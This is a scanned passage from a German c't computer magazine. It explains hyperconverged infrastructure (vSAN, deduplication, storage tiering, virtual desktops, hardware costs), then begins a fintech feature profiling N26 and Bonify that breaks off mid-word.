
Viele Zulieferer haben Ökosysteme rund um die führenden Hypervisoren wie VMware ESXi und Microsoft Hyper-V geschaffen. Für jede erdenkliche Aufgabe gibt es Werkzeuge und Dienstleistungen: Backup, Replikation, Disaster Recovery,

Archivierung, Performance-Analyse, Cloud-Integration, Abrechnungssysteme, Branchenlösungen.

Grob gesagt besteht ein virtualisierter Server nicht mehr aus einem Klumpen Hardware – CPU, RAM, Festplatte, Netzwerkkarte –, sondern aus einer Datei. Letztere lässt sich leicht von einer Hardware-Plattform auf eine andere verschieben, sofern die jeweiligen Hypervisor-Versionen zueinander kompatibel sind. Das bringt Vorteile nicht nur beim Backup und bei der Reparatur von Ausfällen, sondern

Hyperkonvergente Systeme

Hyperkonvergente Infrastruktur (HCI, unten) vereint VM-Server und Storage in gemeinsamen Systemen unter einheitlicher Verwaltung.






Bild: VMware

Das virtuelle SAN (vSAN) fasst alle SSDs und Festplatten aller gekoppelten Serverknoten zu einem einheitlichen Speicher zusammen.

auch beim Umzug auf andere Maschinen. Dank „Live Migration“ ist das im laufenden Betrieb einer VM möglich, die Nutzer bemerken höchstens ein kurzes Leistungstief.

Es liegt nahe, diese Flexibilität zur Überbrückung von Hardware-Ausfällen zu nutzen: Man startet einfach eine Kopie einer VM auf einem anderen System.

Dadurch wächst die Verfügbarkeit eines virtualisierten Dienstes. Automatismen sorgen dafür, dass die VM-Kopien in kurzen Abständen aktualisiert werden (Synchronisierung, differenzielle Replikation), überwachen die Erreichbarkeit der VM, schalten bei Fehlern selbsttätig auf eine der Kopien um und sorgen dafür, dass sie dieselbe IP-Adresse bekommt.

Auf einem einzigen Server mit beispielsweise zwei physischen Prozessoren, 48 CPU-Kernen und 512 GByte RAM können einige hundert Desktop-VMs parallel laufen. Ähneln sich alle diese VMs, so sparen Verfahren wie Deduplikation und Kompression sehr viel Speicherplatz. Geht es etwa um virtualisierte Desktops mit gleicher Windows-Version, so ist der weit aus überwiegende Teil des Datenbestands jeder VM identisch. Bei der Deduplikation berechnet die Storage-Software vor dem Abspeichern zu jedem Speicherblock einen Hash-Wert und vergleicht ihn mit dem Bestand. Ist der Block bereits vorhanden, speichert das System nur eine Verknüpfung.

Bei der Deduplikation muss das Storage-System jeden geschriebenen Datenblock zunächst zwischenspeichern; dafür kommen schnelle SSDs zum Einsatz, die besonders hohe Schreiblasten verkraften. Noch geringere Latenzen sind möglich, wenn jeder Datenblock vor der Deduplikation nur im RAM liegt: Bei dieser „On-the-Fly“-Deduplikation droht aber Datenverlust bei Stromausfall, wenn das RAM seinen Inhalt verliert. NVDIMMs mit kontinuierlichem Flash-Backup [1] oder kommende Speichertypen wie 3D XPoint sollen das Problem lösen.

Durch Kompression lassen sich Datenbestände weiter verdichten. Soll der gespeicherte Datenbestand (Data at Rest) mit Verschlüsselung geschützt werden, muss das tunlichst nach der Kompression erfolgen – in verschlüsselten, also vermeintlich zufällig verwürfelten Datenblöcken finden sich keine komprimierbaren Redundanzen mehr.

Flaschenhälse

Wenn viele VMs gleichzeitig auf einen gemeinsamen Datenspeicher zugreifen, dann gibt es aus Sicht des Datenspeichers fast keine sequenziellen Zugriffe mehr, sondern ein Kreuzfeuer aus zufälligen (Random Access). Je kürzer die Storage-Latenzen, desto mehr VMs laufen auf dem System mit akzeptablen Reaktionszeiten. Folglich hat sich Flash-Speicher in Form von SSDs in VM-Servern schnell etabliert. SATA- und SAS-SSDs werden dabei von schnelleren PCI-Express-(PCIe-)SSDs verdrängt, deren Controller das Protokoll Non-Volatile Memory Express (NVMe) nutzen. Es ist dafür optimiert, viele parallele Zugriffe zu verarbeiten.

Greifen viele VMs auf ein zentrales Storage-System zu, entsteht auch viel Netzwerkverkehr. Früher war es üblich, den Datenverkehr für das Storage-System von den Nutzdaten der VMs zu trennen, beispielsweise mit einem Storage Area Network (SAN) mit FibreChannel-(FC-)Technik. Letzteres wird aber zurückgedrängt durch Storage-Protokolle, die über Ethernet laufen, etwa iSCSI oder FCoE. Manche Firmen setzen auf „konvergente“ Adapter, die sowohl Storage- als auch Ethernet-Traffic über InfiniBand (IB) leiten oder über proprietäre Adapter wie für Ciscos Unified Fabric. In den letzten Jahren gibt es aber einen Trend zu Ethernet-Adaptoren mit

Standard-Server – oder nicht?

Server mit x86- beziehungsweise x86-64-Prozessoren dominieren den Markt, dabei halten Intels Xeons 99 Prozent Marktanteil. Solche Server sind günstig, weil die Platzhirsche HPE, Dell EMC, Lenovo, Cisco untereinander und mit vielen kleineren Firmen konkurrieren, darunter Zulieferer wie Supermicro und Quanta QCT. Der Virtualisierungs-Marktführer VMware und viele Anbieter von Software-defined Storage betonen gerne, dass ihre Software auf „Standard-Servern“ läuft, also auf nahezu beliebiger x86-Hardware. Das ist nur die halbe Wahrheit: Tatsächlich laufen kommerzielle Hypervisoren im produktiven Einsatz bei Firmen fast ausschließlich auf zertifizierten Maschinen. Das sind in der Praxis überwiegend komplett verkaufte Server von Markenfirmen. Letztere leisten auch nur dann vollen Support für die jeweils verwendeten Betriebssysteme und Hypervisoren, wenn man ausschließlich freigegebene Komponenten einbaut – und die sind durchweg teurer als ähnli-

che Ersatzteile vom freien Markt. VMware pflegt Online-Datenbanken, früher Hardware Compatibility List (HCL) und heute Compatibility Guide genannt, die haarklein VMware-Versionen und passende Server beziehungsweise Komponenten auflisten. Manche Bauteile sind sogar nur mit bestimmten Firmware-Versionen zertifiziert. Hier fehlen viele gängige Komponenten, die man auf PC-Mainboards findet, beispielsweise Realtek-Netzwerkarten und Software-RAID-Funktionen.

Letztlich sind mit „Standard-Servern“ also zwar Systeme mit x86-Technik gemeint, die jedoch sehr genau für die jeweils gewünschte Software konfiguriert sind. Einige HCI-Anbieter haben Partnerschaften mit jeweils mehreren Server-Herstellern geschlossen und verkaufen ihre Software im Paket mit einigen ausgewählten Systemen der jeweiligen Marke. Das ist beispielsweise für Käufer attraktiv, die Rahmenverträge mit dem jeweiligen Server-Hersteller abgeschlossen haben.

hohen Übertragungsraten, also mehreren 10GbE-Ports pro Serverknoten oder auch 25 GbE, 40GbE und 100GbE.

Die schnellste Anbindung nutzt dabei nichts, wenn das zentrale Storage-System lahmst. Ältere Speichersysteme waren eher für erweiterbare Speicherkapazität ausgelegt; ihre Controller hatten weder ausreichend Rechenleistung noch genügend leistungsfähige PCIe-Steckplätze, um auch die I/O-Leistung stark zu erweitern.

Anders ist das bei Scale-Out-Storage-Systemen: Hier kombiniert man Knoten, die jeweils sowohl eine gewisse Speicherkapazität als auch eine passende Anzahl von Netzwerk-Ports besitzen. Mit jedem zusätzlichen Modul wachsen sowohl Speicherkapazität als auch Netzwerkdurchsatz. Ein verteiltes Dateisystem sorgt dafür, dass die Daten in einem einheitlichen Namensraum von allen angeschlossenen Servern erreichbar sind.

Das Fujitsu-System Primergy CX400 M1 ist typisch für HCI-Konfigurationen: vier separate Server-Knoten mit zwei redundanten Netzteilen auf zwei Rack-Höhen-einheiten.




Durch Deduplikation und Kompression sinkt der Bedarf an physischem Speicher so weit, dass die Kapazität schneller SSDs genügt.

Adaptive Optimierung durch die Storage-Software verteilt dabei Daten je nach Häufigkeit von Zugriffen auf die jeweils passenden Speichermedien: „Heiße“ Daten, die das System häufig liest, landen auf

besonders schnellen SSDs, sofern sie nicht mehr ins RAM passen. Schreibzugriffe erfolgen auf sehr robuste SSDs. Seltener nachgefragte Daten bleiben auf SSDs oder gar Festplatten, die pro Gigabyte billiger sind (Cold Storage). Man bezeichnet die unterschiedlichen Speichermedien auch als Storage Tier und das Optimierungsverfahren als Auto-Tiering.

Anzeige



Bei VMware vSAN erzeugt die Storage-Software Redundanz vergleichbar mit RAID 5 oder RAID 6, indem sie Datenblöcke und redundante Zusatzinformationen auf die Massenspeicher in den einzelnen Servern verteilt.

All-in-One

HCI löst durch die Vereinigung von Rechenleistung und Speicher in modularen Scale-Out-Systemen gleich mehrere grundsätzliche Probleme. Beispielsweise fällt der Flaschenhals des Storage-Traffics auf den Netzwerkleitungen weitgehend weg, wenn die Management-Software dafür sorgt, dass die Daten jeder laufenden VM möglichst auf demselben Server liegen. Durch Deduplikation und Kom-

pression lässt sich teurer Flash-Speicher dabei optimal ausnutzen – und weil alles auf demselben System läuft, können adaptive Algorithmen dabei die Performance auch je nach Last optimieren.

Die einheitliche Administrationsoberfläche erspart es dem Administrator, sich tiefer in die jeweiligen Tools für Storage-Systeme und Router einarbeiten zu müssen. Für häufige Aufgaben stellen die HCI-Anbieter Blaupausen, Schulungen

und Support zur Verfügung: Systeme lassen sich leichter in Betrieb nehmen, warten und mit zusätzlichen Scale-Out-Modulen erweitern. Angeblich wird die erwartete Performance des Gesamtsystems zuverlässiger erreicht, als wenn man mehrere Systeme verschiedener Zulieferer kombiniert. Es gibt zudem weniger unterschiedliche Ansprechpartner bei Problemen und die einfachere Software, die Server, Storage und Netzwerk integriert, erleichtert die Automatisierung.

Auf der anderen Seite droht Abhängigkeit vom jeweils gewählten HCI-Anbieter, denn voll untereinander kompatibel sind verschiedene HCI-Konzepte nicht – vielmehr gibt es deutliche Unterschiede. So ist bei VMware vSAN die Storage-Software im Hypervisor integriert; bei Nutanix oder auch Atlantis Computing läuft sie hingegen in einer separaten VM auf jedem Knoten. Atlantis wiederum erlaubt es auch, Server-Knoten mit verschiedenen Storage-Typen zu mischen, etwa welche nur mit Festplatten und andere nur mit SSDs. DataCore-Software wiederum ermöglicht es, auch vorhandene Storage-Systeme einzubeziehen.

Ausfallsicherheit

HCI ist für Redundanz auf mehreren Ebenen ausgelegt. Das fängt bei der Hardware an: Eine gängige Bauweise von HCI-Maschinen vereint in einem Rack-Einschub mit zwei Höheneinheiten (HE) vier unabhängige Serverknoten mit jeweils eigenen Prozessoren, eigenem RAM, eigenen SSDs und Festplatten sowie eigenen Netzwerkadaptern. Zwei Netzteile in redundanter Verschaltung speisen alle vier Knoten.

Statt eines klassischen RAID-Hostadapters koppelt die Storage-Software die vorhandenen SSDs und Festplatten über sämtliche Knoten hinweg. Die Software verteilt Nutzdaten und mit Algorithmen wie Erasure Coding berechnete redundante Daten auf die Speichermedien. Üblicherweise lässt sich wählen, welcher Grad an Redundanz gewünscht ist (Ausfall von einem oder zwei Knoten gleichzeitig) und auch, wo redundante Datenkopien liegen sollen: auf einer zweiten Maschine im gleichen oder in einem anderen Rack – oder gar in einem anderen Rechenzentrum. Die kontinuierlich verteilten Datenkopien mindern auch den Datenverkehr bei der

Virtuelle Desktops

Viele größere Firmen und Organisationen stellen ihren Mitarbeitern virtuelle (Windows-)Desktops bereit. Ein Plus ist Flexibilität: Auf einen virtuellen Desktop kann man mit nahezu beliebiger Hardware zugreifen, außer von Thin Clients und älteren PCs auch von privaten Notebooks im Heimbüro. Braucht ein Mitarbeiter mehr Rechenleistung, richtet der Admin eine VM mit mehr CPU-Kernen und mehr RAM ein. Für viele Unternehmen steht Sicherheit im Vordergrund, kritische Daten bleiben im Rechenzentrum. Virtuelle Desktops kann man aber auch in der Cloud mieten, muss also keine Hardware kaufen. Ausgefeilte Übertragungsprotokolle sorgen dafür,

dass der Zugriff auf den virtuellen Desktop mit geringer Bandbreite auskommt. Auch Audio und Video lassen sich übertragen, sogar mit geringen Latenzen für Videokonferenzen. Stecken im Server Grafikkarten wie AMD MxGPU oder Nvidia Grid, kann Software in der VM 3D-Beschleunigung nutzen. 16 VMs können sich eine solche vGPU teilen.

Die Verwaltung virtueller Desktops ist für die Administratoren deutlich einfacher als bei physischen Computern, die beispielsweise unterschiedliche Treiber benötigen. Marktführer bei Virtual Desktop Infrastructure (VDI) ist VMware mit dem Produkt Horizon; Citrix hat XenDesktop im Angebot.

Verschiebung einer VM von einem Serverknoten auf einen anderen.

Ausfallsicherheit lässt sich auch in Bezug auf eine komplette VM realisieren: Bei VMware Horizon überprüft eine „Witness“-Instanz (Zeuge) regelmäßig, ob eine VM noch lebt, also Anfragen beantwortet. Fällt ein Knoten oder Netzwerkport aus, sodass der Witness eine VM nicht mehr erreicht, startet er diese VM aus dem redundanten Datenbestand auf einem anderen Knoten automatisch neu und leitet den Netzwerkport um.

Dicht gepackt

Die erwähnten HCI-Viererpacks im 2-HE-Format bieten enorme Packungsdichten: Jeder einzelne der vier Knoten in Supermicros „BigTwin“ lässt sich etwa mit 3 TByte RAM und zwei Xeons mit zusammen 44 Kernen und 88 Threads bestücken. Dann kosten allerdings schon die Prozessoren und das RAM über 40.000 Euro pro Knoten. Eine gängigere Konfiguration wären zwei 16-Kern-Prozessoren und 512 GByte RAM pro Knoten, inklusive SSDs liegt ein Viererpack dann in der Gegend von 100.000 Euro nur für die Hardware. Das soll für 500 bis 800 virtuelle Desktops reichen. Geht man von 16 dieser 2-HE-Chassis in einem 42-HE-Rack aus – es sind ja etwa auch noch Netzwerk-Switches nötig –, dann stehen 2048 CPU-Threads und 32 TByte RAM für mehrere tausend virtuelle Desktops bereit, zu Kosten von über 1,5 Millionen Euro. Dazu kommen noch erhebliche Lizenz- und Supportgebühren; für den Hypervisor VMware

ESXi verlangt VMware ab 2450 Euro pro CPU, mit vSAN ist er teurer. Das sind folglich Systeme für große Firmen.

Andererseits gibt es billigere HCI-Konfigurationen für kleinere Betriebe und Filialen. Eine Einschätzung der nötigen Hardware und Lizenzkosten ermöglicht der „vSAN TCO and Sizing Calculator“ von VMware, siehe c't-Link unten.

Mehr als ein Hype

HCI kombiniert eine Reihe moderner Techniken: Virtualisierung, Software-defined Storage, Flash-Speicher und schnelle Ethernet-Adapter. Aktuelle Server mit leistungsstarken Multi-Core-Prozessoren, die viel RAM und zahlreiche PCIe-Lanes für SSDs und Ethernet anbinden, stellen die nötigen Ressourcen bereit. Die hochtrabende Bezeichnung Hyperkonvergenz fordert zwar zu Witzen heraus, doch der


Erfolg bestätigt das Konzept: In einigen Einsatzbereichen bringt die Vereinheitlichung und Verdichtung von Servern, Massenspeicher und Administrationssoftware erhebliche Vorteile. HCI löst aber nicht jede beliebige Aufgabe optimal und zwischen den Ansätzen der verschiedenen HCI-Firmen gibt es gravierende Unterschiede. Weicht die Problemstellung im Betrieb von den Blaupausen des Anbieters ab, sollte man sehr genau untersuchen, wo Flaschenhälse oder Mehrkosten lauern.

(ciw@ct.de) **ct**

Literatur

- [1] Christof Windeck, RAM mit Fallschirm, Server-Speichermodule mit Absicherung gegen Stromausfall, c't 2/15, S. 128

Online-Tool zur HCI-Konfiguration:
ct.de/ync4



Bei Nutanix läuft auf jedem Server-Knoten eine Controller-VM; bei VMware vSAN ist die Storage-Software im Hypervisor integriert.


Anzeige

Anzeige

Anzeige

Ihr Geld wird smart

Fintechs mischen die Finanzbranche auf



Fintech-Unternehmen	Seite 120
Die Blockchain	Seite 126
Robo-Advisor	Seite 130
Open Bankkonto	Seite 134

Unzählige Startups arbeiten an der Umsetzung neuer Ideen und Konzepte, um Geschäftsprozesse im Finanzsektor zu optimieren oder gleich ganz zu ersetzen. Der Umgang mit Geld wird dadurch oft einfacher und bequemer – doch nicht immer überwiegen für Kunden die Vorteile.

Von Peter-Michael Ziegler

Der Finanzmarkt gehört zu den am stärksten regulierten Branchen in Deutschland. Das ist auch gut so: Bei Geld verstehen die meisten Menschen keinen Spaß. Trotzdem befindet sich die Finanzbranche derzeit in einem großen Umbruch. Sogenannte disruptive Technologien bedrohen an allen Ecken und Enden traditionelle Geschäftsmodelle. Geldflüsse nehmen neue Wege, Kryptowährungen ohne echten Gegenwert sind heute teurer als Gold, und der Vermögensberater in der Bank um die Ecke räumt seinen Schreibtisch, weil Robo-Advisor im Internet seine Arbeit übernehmen.

Allein mehr als 200 Startups aus Deutschland dringen derzeit in den Finanzmarkt und greifen sich mit Unterstützung innovativer IT-Lösungen immer größere Stücke vom Kuchen, der lange den etablierten Bankhäusern und Finanzinstitutionen vorbehalten war. Auf den nächsten Seiten stellen wir einige dieser Unternehmen vor, die in der Branche unter dem Namen „Fintechs“ bekannt sind. Das ist die Kurzform von „Financial Technologies“ und bezieht sich im Prinzip auf alle Aktivitäten, die etwas mit Bezahlen, Finanzieren, Anlegen, Versichern oder auch Geldschöpfung zu haben.

Verkrustete Strukturen

Was die Fintechs auszeichnet, ist vor allem die Unbeschwertheit und Geschwindigkeit, mit denen sie bei der Entwicklung neuer Finanzprodukte ans Werk gehen können. In wenigen Monaten oder sogar nur Wochen werden aus Ideen fertige Produkte – während sich die alteingesessenen Institutionen noch mit ihren verkrusteten Strukturen rumschlagen. Das stellt wiederum ein Problem für den Gesetzgeber dar,

der sich zwar einerseits die Förderung innovativer Finanzdienstleistungen auf die Fahnen schreibt, der andererseits aber auch keinen Wildwuchs zulassen darf.

Unter diesem Gesichtspunkt ist auch die neue EU-Zahlungsverkehrsrichtlinie zu verstehen, die bis Anfang 2018 von den Ländern im Euro-Zahlungsraum umgesetzt werden muss. Der Artikel „Open Bankkonto“ auf Seite 134 erklärt, worum es bei der Payment Services Directive 2 (PSD2) geht, die nicht nur für mehr Regulierung sorgt, sondern auch neue Geschäftsmodelle im Online-Zahlungsverkehr ermöglicht. Für den Verbraucher ändert sich ebenfalls einiges mit der PSD2.

Viele Fintechs suchen aber nicht die Konfrontation mit Banken, sondern die Kooperation – schließlich werden sie dort

mit Handkuss empfangen. Denn die Banken müssen gerade höllisch aufpassen: Mit dem klassischen Bankgeschäft lässt sich in Zeiten einer Null-Zins-Politik kaum noch was verdienen. Sie brauchen also neue, innovative Einnahmequellen. Außerdem wächst eine Generation heran, die unter Bank eher einen Platz zum Sitzen versteht, als eine Schalterhalle, in der Mitarbeiter Überweisungsformulare entgegennehmen oder Kreditverträge bearbeiten.

Für sie hat Banking heute gefälligst digital und auf dem Smartphone verfügbar zu sein. Am besten mit Wischfunktion, um schnell noch den Dispo zu erhöhen, wenn der Kaufwille stärker ist als der Verstand. Das Berliner Fintech-Unternehmen N26, dessen Zielgruppe insbesondere junge Menschen sind, hat so etwas Ähnliches be-

So geht Kredit heute: N26 bietet Kunden die Möglichkeit, ihren Dispo über das Smartphone innerhalb von zwei Minuten um mehrere Tausend Euro zu erhöhen – entsprechende Bonität vorausgesetzt.



Bild: N26



N26

Das 2013 gestartete Berliner Unternehmen N26 ist ein Finanzdienstleister mit eigener Banklizenz, der sich auf Kontoführung per Smartphone spezialisiert hat. Zielgruppe sind vor allem junge Menschen bis 35 Jahre. Über die App lassen sich nicht nur Kontoinformationen anzeigen und Überweisungen ausführen, sondern auch direkt Kredite beantragen. Kontoführungsgebühren erhebt N26 für Standardkonten derzeit nicht.

Identitäten werden bei N26 vorrangig per Video-Chat über den Dienstleister IDnow verifiziert. Per Post kommt dann nur noch eine kostenlose Debit-MasterCard mit NFC-Chip, optional auch eine Maestro-Card. Bargeld-Auszahlungen sind bei Vertragspartnern wie Penny, Real und REWE kostenfrei, Einzahlungen jedoch nur bis maximal 100 Euro pro Monat.

Die N26-App bereitet Umsätze statistisch auf. Eingebunden werden außerdem Produkte wie TransferWise (Auslandsüberweisung), MoneyBeam (P2P-Payment) und vaamo (Robo-Advisor).

- ↑ viele Basisleistungen kostenlos
- ↑ einfache Nutzung per App
- ↓ Verschuldungsgefahr, leicht zugängliche Sofort-Kredite



Bonify

Bonify ist ein Produkt der 2015 gegründeten Forteil GmbH mit Sitz in Berlin, das drei Dienstleistungen kombiniert. Zunächst fragt das Unternehmen im Auftrag des Nutzers Bonitätsdaten ab. Dabei greift das Unternehmen auf Daten der Wirtschaftsauskunftei „Creditreform Boniversum“ zu. Schufa-Daten werden nicht berücksichtigt. Außerdem bietet Bonify einen sogenannten Finanzmonitor an. Dazu muss der Nutzer dem Unternehmen zusätzlich Zugriff auf eigene Giro- und Kreditkartenkonten gewähren.

Die auf der Bonify-Plattform gespiegelten Kontoauszüge indexiert das Unternehmen so weit es geht automatisch und bereitet die Daten statistisch auf. Geld verdient das Unternehmen, indem es Nutzern auf Grundlage ihres persönlichen Bonitäts-Scores und den Konto-Transaktionsdaten Partnerangebote aus den Bereichen Kreditprodukte, Versicherungen, Telekommunikation und Versorgung unterbreitet. Bei Vertragsabschlüssen erhält die Forteil GmbH Provisionen.

- ↑ einfache Bonitätsprüfung
- ↓ Preisgabe sehr vieler persönlicher Daten
- ↓ häufig überteuerte Angebote



Bezahl

